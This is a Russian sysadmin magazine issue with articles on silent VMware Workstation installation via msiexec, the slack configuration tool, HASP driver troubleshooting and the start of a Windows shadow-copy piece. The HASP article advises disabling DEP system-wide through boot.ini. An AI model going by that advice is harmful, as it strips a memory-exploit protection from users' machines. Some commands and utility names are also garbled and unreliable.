Административная установка используется для сложных продуктов, для того чтобы получить непосредственный доступ к базе данных, хранящейся в MSI-файле. Для запуска этого процесса необходимо запустить EXE-файл с параметром /a. Административная установка позволяет развернуть дистрибутив программы в сети. Помните, что размер дистрибутива в этом случае увеличивается примерно в полтора раза. Так, дистрибутив VMware Workstation 6.5 (vmware-workstation-6.5.0-118166.exe) в свернутом виде занимает 555 Мб, а в развернутом – 809 Мб.




Рисунок 1. Определение типа установки

Во время процесса установки (см. **рис. 6**) необходимо указать сетевой путь в формате UNC (\\SERVER\SHARE). Если будет указан локальный путь, например C:\VM_ADM, это не будет ошибкой. По умолчанию мастер пытается развернуть дистрибутив в корень первого по алфавиту подключенного в данной сессии сетевого диска.

Несмотря на то что административный режим установки используется намного реже традиционного, разработчики все же предусмотрели способ автоматизировать этот процесс. Для этого необходимо вместе с ключом /a использовать ключ /v, который позволяет управлять утилитой msixec.exe, выполняющей MSI-файл. Работая как служба, она связывает MSI-файлы с Windows Installer следующей командой:

```
%SystemRoot%\System32\msiexec.exe /i .\
"\" VMware Workstation.msi"
```

Команда msiexec.exe [2] поддерживает ряд параметров командной строки, которые позволяют автоматизировать процесс установки. С помощью команд также можно указать значения параметров таблицы Property MSI-файла. Для автоматической установки в качестве параметра




Рисунок 2. Определение списка устанавливаемых компонентов




Рисунок 3. Определение пути установки программы




Рисунок 4. Управление создаваемыми ярлыками

необходимо указать ключ /qn, обеспечивающий подавление отображения интерфейса. Параметру TARGETDIR присвоить путь, по которому будет выполнена установка. Если введенное значение содержит пробелы, то его необходимо заключить в кавычки. Таким образом, для реализации автоматической установки в административном режиме в каталоге W:\VmWare Workstation 6.5 необходимо выполнить следующую команду:

```
VMware-workstation-6.5.0-118166.exe /a /v " "
/qn TARGETDIR=" W:\VmWare Workstation 6.5"
```

В результате на сетевом диске в папке W:\VmWare Workstation 6.5 создан дистрибутив в традиционном виде. Теперь при необходимости можно приступить к изменению MSI-файла с помощью программы ORCA.EXE или к сетевой установке приложения.

Установка с помощью параметров командной строки

Параметры командной строки используются для автоматизации процесса установки приложения. Степень авто-

матизации может быть разной. Это определяется возможностями инсталлятора, типом дистрибутива. Использование этих параметров позволяет не только автоматизировать процесс установки, но и получить другие сервисные функции, например, создать файл отчета и т. д.

Дистрибутив VMware Workstation создан на основе одного из самых распространенных инсталляторов – Windows Installer.

Существует два вида дистрибутивов VMware Workstation:

- **Локальный.** Представляет собой один EXE-файл – самораспаковывающийся архив.
- **Сетевой.** Дистрибутив формируется в ходе административной установки программы из локального. Состоит из множества папок и файлов. Для инициализации процесса установки осуществляется запуск MSI-файла VMware Workstation.msi.

Для установки VMware в автоматическом режиме по умолчанию используется локальный дистрибутив. Сетевой дистрибутив используется для переноса большинства параметров из командной строки в MSI-базу данных и изменения списка устанавливаемых компонентов по умолчанию.

Локальная версия дистрибутива представляет собой самораспаковывающийся архив, имя которого строится по шаблону:

```
VMware-workstation-<xxxxxxx>.exe
```

где <xxxxxxx> – версия и номер сборки продукта, например 6.5.0-118166.

При запуске этого файла осуществляются автоматическое распаковывание во временную папку в профиле текущего пользователя (%Temp%) и выполнение MSI-файла.

Для распаковки архива существует свой набор параметров командной строки, для MSI-файла – свой. Рас-

Таблица 1. Параметры командной строки msiehex.exe

Параметр	Описание
/i	Установка приложения в обычном режиме
/f [p o e d c a u m s v]	Переустановка приложения. Если задан только ключ /f, то имеется в виду команда /frecsm p – восстановление удаленных файлов; o – обновление до более новой версии; e – полная переустановка приложения той же версии; d – восстановление удаленных файлов и перезапись файлов более старой версии; c – восстановление удаленных файлов или перезапись файлов, если CRC (контрольная сумма) установленных файлов не совпадает с CRC файлов в дистрибутиве; a – переустановка всех файлов; u – перезапись всех ключей реестра, касающихся данного приложения в ветвях HCKU, HCU; m – перезапись всех ключей реестра, касающихся данного приложения в ветви HCLM; s – перезапись всех ярлыков
/a	Выполнение административной установки приложения
/x	Деинсталляция продукта
/j[ulm[g]]	Управление публикацией программного продукта: u – публикация для текущего пользователя; m – публикация для всех пользователей; g – идентификатор языка (управление установкой языкового интерфейса)
/q[n b l r f]	Определение уровня пользовательского интерфейса во время установки: n – отсутствие интерфейса; b – базовый интерфейс (по умолчанию); r – сокращенный интерфейс; f – полный пользовательский интерфейс

смотрим их подробнее. Архив VMware-workstation-<xxxxxx>.exe поддерживает следующие ключи:

- /a – выполняет административную установку;
- /s – подавить вывод диалоговых окон;
- /v – параметры установки MSI-файла;
- /c – стереть информацию о регистрации;
- /l – создать файл отчета об установке.

Из всех перечисленных ключей автоматизация процесса установки обеспечивается ключом /v, с помощью которого осуществляется управление MSI-файлом [2]. Ключ /v эмулирует команду:

```
%SystemRoot%\System32\msiexec.exe [keys] VMware Workstation.msi
```

где keys – параметры командной строки, перечисленные в таблице 1.

Обычно для установки приложения в автоматическом режиме используют в совокупности ключи /fa /qn /jm.

Кроме того, в качестве параметров командной строки могут быть заданы значения параметров таблицы Property MSI-файла. Список и краткое описание параметров, используемых во время работы мастера, приведено в таблице 2.

Замечание: при вводе команды необходимо выполнять следующие правила:

- ключи MSI-файла после параметра /v берутся в кавычки;
- значения параметров, содержащие пробелы, берутся в кавычки;
- имена параметров таблицы Property в MSI базы данных чувствительны к регистру.

Заключение

Подводя итог, отмечу, что для автоматизации процесса сетевой установки (MSI-файл, извлеченный из архива с помощью административной установки) необходимо выполнить команду:

```
%SystemRoot%\System32\msiexec.exe /fa /qn /jm SERIALNUMBER=XXXXX-XXXX-XXXX-XXXX VMware Workstation.msi
```

В случае когда данные записаны в базе данных MSI-файла:

```
%SystemRoot%\System32\msiexec.exe /fa /qn /jm VMware Workstation.msi
```

Для автоматизации локальной установки (EXE-файл) с использованием ключа /v команда будет выглядеть следующим образом:

```
VMware-workstation-<xxxxxx>.exe /v "/fa /qn /jm SERIALNUMBER=XXXXX-XXXX-XXXX-XXXX"
```

Выбор способа установки определяется системным ад-

Таблица 2. Параметры таблицы Property MSI-файла, задействованные в работе мастера

Параметр	Значения	Описание
COMPANYNAME	My Company	Название компании. Осуществляется подстановка из операционной системы
DESKTOP_SHORTCUT	0 1	Создать ярлык на рабочем столе
INSTALLDIR	%ProgramFiles%\VMWare\VMWare Workstation	Путь установки приложения
QUICKLAUNCH_SHORTCUT	0 1	Создать ярлык на панели быстрого запуска
SERIALNUMBER	XXXXX-XXXXX-XXXXX-XXXXX	Серийный номер. Выдается производителем продукта
SetupType	Typical Custom	Тип установки приложения
STARTMENU_SHORTCUT	0 1	Создать ярлык в «Пуск → Программы»
USERNAME	Pupkin	Имя пользователя. Подставляется имя пользователя, на которого зарегистрирован Windows

министратором в зависимости от задач, которые необходимо решать с помощью VMware Workstation.

1. Коробко И. Модификация дистрибутивов на основе Windows Installer. //Системный администратор, №8, август 2008 г. – С. 14-18.
2. Коробко И. Администрирование сетей Windows с помощью сценариев. Глава 12. Подготовка рабочей станции к функционированию к сети, стр. 283-314.




Рисунок 5. Ввод регистрационной информации




Рисунок 6. Административная установка VMware

Slack – автоматизируем настройку сервисов

Алексей Коробкин

Творческая работа по настройке сервера превращается в рутину, если этих серверов сотня. С помощью slack этот процесс можно автоматизировать быстро и без лишних затрат.

Несколько дней назад я настраивал один из вспомогательных серверов, на котором должна работать реплика LDAP, вспомогательный контроллер Kerberos и запасной IRC-сервер. После того как завершилась установка Linux, я запустил такую команду:

```
# slack ldapslave kdcslave ircserver
```

Когда эта команда закончила работу, настройка сервера была полностью завершена. Другими словами, всю работу за меня сделал slack [1] – простой, но мощный инструмент управления настройками. Slack экономит бесценное время системного администратора, позволяя автоматизировать установку и настройку сервисов и сосредоточиться на более творческой работе.

Принцип действия

В большинстве случаев настройка сервиса под Linux состоит из установки всех необходимых пакетов, ручной корректировки установленных файлов и написания файлов конфигурации. Если вам приходится настраивать один и тот же сервис хотя бы дважды, эту работу стоит автоматизировать. И slack, наверное, самое простое средство автоматизации.

Настройку программного обеспечения slack производит в три шага:

- **Шаг 1.** Скрипт preinstall выполняет всю подготовительную работу. Например, устанавливает необходимые пакеты из дистрибутива Linux, создает локальную учётную запись, корректирует настройки других сервисов.
- **Шаг 2.** Slack берёт из своего репозитория и раскладывает по нужным местам заранее подготовленные администратором файлы. Скажем, заполненный файл конфигурации веб-сервера помещается в /etc/apache2, а логотип фирмы – в /var/www/images.
- **Шаг 3.** Скрипт postinstall выполняет завершающую настройку. Например, накладывает патчи на установленные файлы, определяет IP-адрес сервера и вписывает его в конфигурационный файл, открывает нужные порты на брандмауэре или настраивает crontab.

Как видите, алгоритм работы slack очень прост. Скрипты могут быть написаны на любом языке и представлять собой любой исполняемый файл, от bash-сценария до бинарного файла C++, slack в этом никак вас не ограничивает. Файлы с сервера копиру-

ются при помощи rsync. Какой именно транспорт будет использовать rsync, также зависит только от ваших предпочтений.

Почему именно slack?

Скептически настроенный читатель спросит, зачем изобретать велосипед, если почти так же работает любой менеджер пакетов – достаточно создать свой пакет и устанавливать на серверы именно его.

Ответ: потому что создание собственного пакета – слишком трудоёмкий процесс. В большинстве случаев удобнее установить стандартный пакет и чуть-чуть модифицировать его под свои нужды, нежели тратить время на написание манифеста пакета, создание правил установки, цифровую подпись и прочую «бюрократию».

Кроме того, просмотр и изменение вручную созданного пакета затруднительны. Если ваш коллега захочет исправить одну строчку настроек или просто разобраться в том, что же именно делает ваш пакет – ему придётся потратить куда больше времени, чем на чтение двух скриптов и просмотр каталога с файлами.

Безусловно, slack не может конкурировать с профессиональными пакетами наподобие IBM Tivoli Automation,

но его простоту наверняка оценят администраторы ферм веб-серверов и Linux-кластеров, которым нужна максимальная простота и надёжная автоматизация.

Название slack происходит от «Sysadmins' Lazy Auto-Configuration Kit» и не имеет отношения к дистрибутиву Linux Slackware.

Установка

Выберите сервер, который будет хранить файлы конфигураций – в терминологии slack он называется slack-мастер. Удобно завести для него псевдоним slack-master в DNS.

На slack-мастере установите rsync. Выделите отдельный каталог, например /var/slack, в котором будут храниться настройки каждого сервиса. Эти настройки slack называются ролями. К примеру, в начале статьи я установил на сервер три роли: ldapslave, kdcslave и ircserver. Подумайте, каким образом вы хотели бы получать файлы из этого каталога: по ssh, rsh или непосредственно по протоколу rsync. Если вы предпочитаете последний вариант, настройте модуль slack в /etc/rsyncd.conf.

```
[slack]
path = /var/slack
comment = my slack repo
```

На клиентах нужно установить slack. Почти во всех дистрибутивах есть соответствующий пакет, но и собрать из исходных кодов его совсем несложно. Архив с исходными кодами можно скачать на страничке проекта [1].

В файле конфигурации /etc/slack.conf достаточно отредактировать только переменную SOURCE, которая указывает, где находится репозиторий slack. Она заполняется согласно стандартному синтаксису rsync [2].

Например, если вы настроили модуль slack в rsyncd.conf, как описано выше, то правильная строка может выглядеть так:

```
SOURCE=slack-master::slack
```

или так:

```
SOURCE=slack-master:/var/slack
```

Остальные переменные можно оставить со значениями по умолчанию.




Рисунок 1. Иерархия файлов на slack-мастере

Slack-роль

В качестве примера сделаем slack-роль, которая будет устанавливать IRC-клиент irssi, добавлять пользователя ircbot и копировать стандартный файл конфигурации клиента irssi в домашний каталог этого пользователя. Роль безымянно назовём ircbot.

Шаг 1. Строим иерархию файлов на сервере. Наш сервер называется

slack-master, файлы находятся в /var/slack. Внутри /var/slack есть каталог roles, в нём каталог роли ircbot. Иными словами, на сервере у нас все файлы роли ircbot хранятся в папке /var/slack/roles/ircbot (см. рис. 1).

Структура этого каталога такова:

- подкаталог scripts со скриптами preinstall и postinstall;
- подкаталог files с файлами, которые будут скопированы на целевую машину.

Внутри каталога files в будущем домашнем каталоге пользователя ircbot сделаем подкаталог .irssi, а в нём создадим файл config.

```
# cd /var/slack/roles/ircbot/files
# mkdir -p home/ircbot/.irssi
# touch home/ircbot/.irssi/config
```

В этот файл поместим обычные настройки IRC-клиента irssi. Содержимое файла не имеет значения, это просто пример:

```
# cd /var/slack/roles/ircbot/files
# cat home/ircbot/.irssi/config

settings = {
    core = {
        real_name = "IRC Bot";
        user_name = "ircbot";
        nick = "+ircbot+";
    };
};
```

Вообще в каталоге files файлы располагаются так, как бы они располагались на целевой файловой системе, начиная с корневого каталога / и с учётом всех подкаталогов. Например, у роли веб-сервера содержимое каталога files может быть таким:

- etc/apache2/apache2.conf;
- etc/apache2/conf.d/security;
- etc/init.d/apache2;
- etc/cron.daily/apache2;
- usr/share/doc/apache2/README.patched.

Шаг 2. Создаем скрипт preinstall, запускаемый перед копированием файлов. Поскольку мы будем устанавливать новые пакеты и создавать учётные записи, скрипт будет выполняться с правами root.

```
#!/bin/sh

# Обновить список пакетов
apt-get update

# Установить irssi
apt-get install irssi

# Создать свою группу для учётной записи ircbot
groupadd ircbot

# Создать учётную запись ircbot, домашний каталог
# для неё, добавить в группу ircbot
useradd -g ircbot -c "IRC Bot" -m -d /home/ircbot ircbot
```

Этот скрипт slack выполнит перед началом копирования файлов.

Шаг 3. Создаем скрипт postinstall, который будет запущен после копирования файлов. Этот скрипт выполняет финальные шаги установки и настройки роли ircbot.

```
#!/bin/sh

# Исправить права на каталог .irssi
chown -R ircbot:ircbot /home/ircbot/.irssi

# Отчитаться о завершении установки
echo "IRC Bot installation has been done."
```

Обратите внимание: именно скрипты preinstall и postinstall – основной инструмент slack. Поскольку они выполняются на целевой машине, у вас есть уникальная возможность прочитать её локальные параметры, настроить установленное ПО индивидуально для данной машины и данного сетевого окружения.

Примените свою фантазию и напишите сценарии установки так, чтобы от вас не требовалось ни нажатия клавиши, ни ввода каких-то аргументов вручную, тем более что из командной строки slack может принимать только названия ролей и свои встроенные параметры. Пишите на том языке сценариев или программирования, который лучше всего знаете, – slack просто запускает файлы preinstall и postinstall с помощью вызова exes(), так что ограничений никаких нет.

Проверка

На целевой машине запускаем:

```
# slack ircbot
```

В зависимости от транспорта, которым пользуется rsync, slack может запросить пароль для соединения со slack-мастером. В документации к slack можно прочитать, как настроить беспарольную аутентификацию для rsync и ssh при помощи сертификатов.

После ввода пароля slack скопирует со slack-мастера все файлы роли ircbot во временный каталог, запустит скрипт preinstall, потом перенесёт файлы из временного каталога на их постоянные места и следом запустит postinstall. Полный алгоритм работы slack при установке роли показан на **рис. 2**.

Всё, пакет установлен, учётная запись создана, и в домашнем каталоге ircbot лежит заранее настроенный файл конфигурации с правильными правами доступа к нему. Просто, не правда ли?

Простота slack – его сильная и в то же время слабая сторона. Slack делает только то, что вы сами напишете в скриптах preinstall и postinstall. Контроль зависимостей, ошибок, повторных установок, неожиданных сред окружения – это всё вы должны реализовать сами, если чувствуете в этом необходимость. В любом случае не забывайте тщательно тестировать роль перед использованием. При установке роли slack сохраняет резервные копии файлов, которые он сам перезаписывает, но ваши скрипты никак не проверяет и возможность отката роли сам по себе не предоставляет.

Применение

Как именно использовать slack, каждый администратор решает сам. Если в вашей сети много рабочих станций с ОС Linux, или вам приходится настраивать однотипные сервисы на серверах или даже просто постоянно восста-

навливать один и тот же сервер, slack поможет вам сэкономить время и усилия.

В какой-то момент вы даже можете решить включить slack в процедуру автоматической установки операционной системы, чтобы вообще не подходить к серверу после запуска установки ОС. Запущенный без списка ролей, slack прочитает подготовленный вами файл conf/roles.conf в своём репозитории и по имени компьютера определит, какие роли следует установить.

Slack никак не привязан ни к платформе, ни к дистрибутиву, и одна и та же роль вполне может сначала проверять, на каком дистрибутиве она запустилась, а потом устанавливать rpm, deb или любые другие пакеты. Slack написан на языке Perl и может с успехом применяться в смешанной среде FreeBSD, Linux и Solaris.

Настройка репозитория на slack-мастере – тоже творческая задача. Применяя контроль версий файлов и резервное копирование, вы сделаете создание slack-ролей удобным и приятным для ваших коллег из IT-отдела.

Простота slack легко завоёвывает сердца администраторов и помогает снизить усилия по документированию, сосредоточив их вместо этого на автоматизации. А кроме того, как вы ещё продемонстрируете коллегам-администраторам свой талант написания скриптов на любимом языке? 🌐

1. Страница проекта slack – <http://code.google.com/p/slack>.
2. Документация проекта rsync – <http://samba.org/rsync/documentation.html>.




Рисунок 2. Алгоритм работы slack

Решаем проблемы с установкой и удалением драйвера защиты

Андрей Луконькин

Не всегда поставляемый фирмой-разработчиком софт работает безупречно, причин может быть множество, и одной из самых распространенных является неактуальность драйверов и библиотек.

Если при установке драйвера защиты или при его удалении возникает ошибка примерно следующего вида:

```
Running processes are accessing the drivers.
Please stop the processes or use the -kp option.
Error code: 20, 4 958 0 0x140000 0x0 0x140000
```

то самым вероятным решением проблемы является актуализация версии драйвера.

Как это сделать?

В первую очередь узнайте текущую версию установленного в системе драйвера HASP, выполнив команду:

```
hinstall.exe -info
```


в подкаталоге C:\Program Files\1cv81\bin, сравните с последней версией на сайте производителя (см. **рисунк**).

На сайте компании Aladdin (www.Aladdin.com) в разделе HASP Device Driver Downloads скачайте файл hinstall.zip, распакуйте его в какой-либо каталог и выполните команду:

```
hinstall.exe -i
```

для установки драйвера.

Если и после установки обновленного драйвера программа по-прежнему не запускается, нужно отключить



Результат выполнения команды «hinstall.exe -info»

функцию DEP в файле boot.ini. Наиболее простой способ выполнить это:

- нажать правую кнопку мыши на иконке «Мой компьютер» и выбрать команду «Свойства»;
- перейти на закладку «Дополнительно»;
- нажать кнопку «Параметры» в группе «Загрузка и восстановление»;
- нажать кнопку «Правка» в группе «Загрузка операционной системы»;
- в открывшемся на редактирование файле boot.ini найти все вхождения параметра /NoExecute (возможны варианты: /NoExecute=OptIn, /NoExecute=OptOut, /NoExecute=AlwaysOn и /NoExecute=AlwaysOff) и заменить значение параметра на AlwaysOff.

Таким образом, содержимое файла boot.ini

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(2)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(2)\WINDOWS=
"Microsoft Windows XP Home Edition RU" /fastdetect
/usepmtime /NoExecute=OptIn
```

изменится на:

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(2)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(2)\WINDOWS=
"Microsoft Windows XP Home Edition RU" /fastdetect
/usepmtime /NoExecute=AlwaysOff
```

Важно! При этом другие параметры загрузки ОС изменять не следует.

Закройте текстовый редактор, на вопрос о сохранении изменений при выходе ответьте утвердительно, и перезагрузите компьютер.

После выполнения вышеописанных действий драйвер защиты должен заработать в штатном режиме.

Теневое копирование в Windows Server 2003



Александр Емельянов

Не секрет, что одним из повседневных действий администратора сети является резервное копирование данных. Существует огромное количество программ, позволяющих автоматизировать этот процесс и выполнять задания любой сложности. С выходом Windows Server 2003 компания Microsoft предоставила администраторам мощный инструмент для осуществления мгновенных снимков файлового наполнения сетевых дисков.

Системному администратору в процессе работы приходится часто сталкиваться с проблемами, возникающими вследствие различных действий пользователей. Канувшие в Лету сами собой файлы, особенно представляющие для пользователя высокую важность, вызывают у последнего в лучшем случае нервное раздражение, в худшем – «приступы суицида». Видимо, для сохранения их здоровья Microsoft придума-

ла службу, услугами которой не имеет права не воспользоваться любой администратор Windows-систем. Речь идет о службе теневого копирования тома или VSS (Volume Shadow Service). Слово «тень» (shadow) напрямую определяет характер ее работы. Все происходит прозрачно как для администратора, так и для пользователей рабочих станций. Достаточно один раз провести ряд незамысловатых манипуляций, и мы можем быть спо-

койны за сохранность пользовательских данных.

Реальность такова, что данные исчезают из-за неграмотных или невнимательных действий работников. Представим, что существовал некий файл, в него внесли изменения и сохранили. Затем выяснилось, что информация, которая содержалась в файле до его изменения, очень нужна. Или другая ситуация. Пользователь жалуется на пропавшую с сетевого диска папку.

На просьбу пояснить, какие действия с его стороны этому предшествовали, получаем невнятное: «Вчера я в районе 16.00 заходил в нее, а сегодня с утра смотрю – ее уже нет». Конечно, можно попробовать использовать поиск, но он поможет только в случае, если папка была перемещена, а не удалена. Можно походить по офису с вопросом «не трогал ли кто папку Ивана Ивановича?». Но вряд ли это даст результат. Решить проблему в обоих случаях поможет служба теневого копирования. Как? Об этом далее.

Друзья-однополчане

Зачастую извлечение максимума возможностей того или иного продукта зависит от правильного понимания задачи. Применительно к данному случаю стоит отметить, что VSS не является программой для резервного копирования в привычном понимании функционала работы таких программ. VSS по принципу резервирования данных схожа с продуктами типа Acronis True Image или Norton Ghost, которые работают с целыми томами. И ничего общего в этом плане не имеет эта служба с утилитами, создающими резервные копии отдельных файлов и папок. Далее будут приведены преимущества, которые администратор получит от использования VSS. Однако это вовсе не означает, что стоит отказаться от стандартной процедуры резервного копирования (например, на внешние носители).

Возьмем, к примеру, любую программу, которая умеет создавать различные типы резервных архивов (полный, инкрементальный, разностный) и сжимать их, экономя тем самым драгоценные мегабайты дискового пространства. Вполне можно было бы обойтись его услугами для решения задачи, описанной в начале статьи (про сохранение здоровья пользователей). Для этого достаточно настроить создание инкрементального или разностного архивирования целевых файлов и при необходимости восстановить утерянную информацию из промежуточной копии. Главная проблема, возникающая в данном случае, состоит в том, что многие программы блокируют открытые или созданные ими файлы, вследствие этого они в резервную копию не попадут. Помимо этого, все

архивные копии хранятся, как правило, на специально отведенном ресурсе в локальной сети, и рядовые пользователи не имеют к ним доступа. Поэтому использование инструмента под названием «программа для резервного копирования» для решения поставленной задачи вызывает сомнения.

Рассмотрим другой случай. Неизвестная программа Acronis True Image (ATI) вполне справляется с проблемой блокировки файлов, а также умеет делать инкрементальные копии диска. То есть, после создания полной копии тома каждая последующая содержит лишь изменения, произошедшие с момента создания предыдущей. Казалось бы, то, что нужно. Но вряд ли на всех машинах в сети установлен ATI, просто потому, что каждая копия стоит денег. И так, снова возвращаемся к нашим баранам – конечные пользователи без участия администратора не смогут добраться до нужных данных.

Служба теневого копирования тома позволяет делать моментальные снимки разделов, избегая проблемы блокировки файлов. Эта особенность полезна также при работе с базами данных (например, MS SQL Server, «1С:Предприятие»). Кроме того, даже малограмотный пользователь за пару движений мышкой сам сможет восстановить утерянные файлы (папки) непосредственно со своего рабочего места, не имея при этом возможности удалить резервные данные.

Помимо этих преимуществ, стоит отметить, что VSS поставляется вместе с Windows Server 2003 (и выше), а это дает возможность администраторам (некоторые из которых и не задумываются о существовании такого механизма) не прибегать к помощи сторонних программ. К тому же многие из вендоров встраивают в программные комплексы возможность использования VSS. Для примера можно взять тот же Acronis True Image, который, начиная с девятой версии, научился делать резервные копии отдельных файлов и папок, имея возможность использовать для этого и теневое копирование.

Принципы работы службы теневого копирования

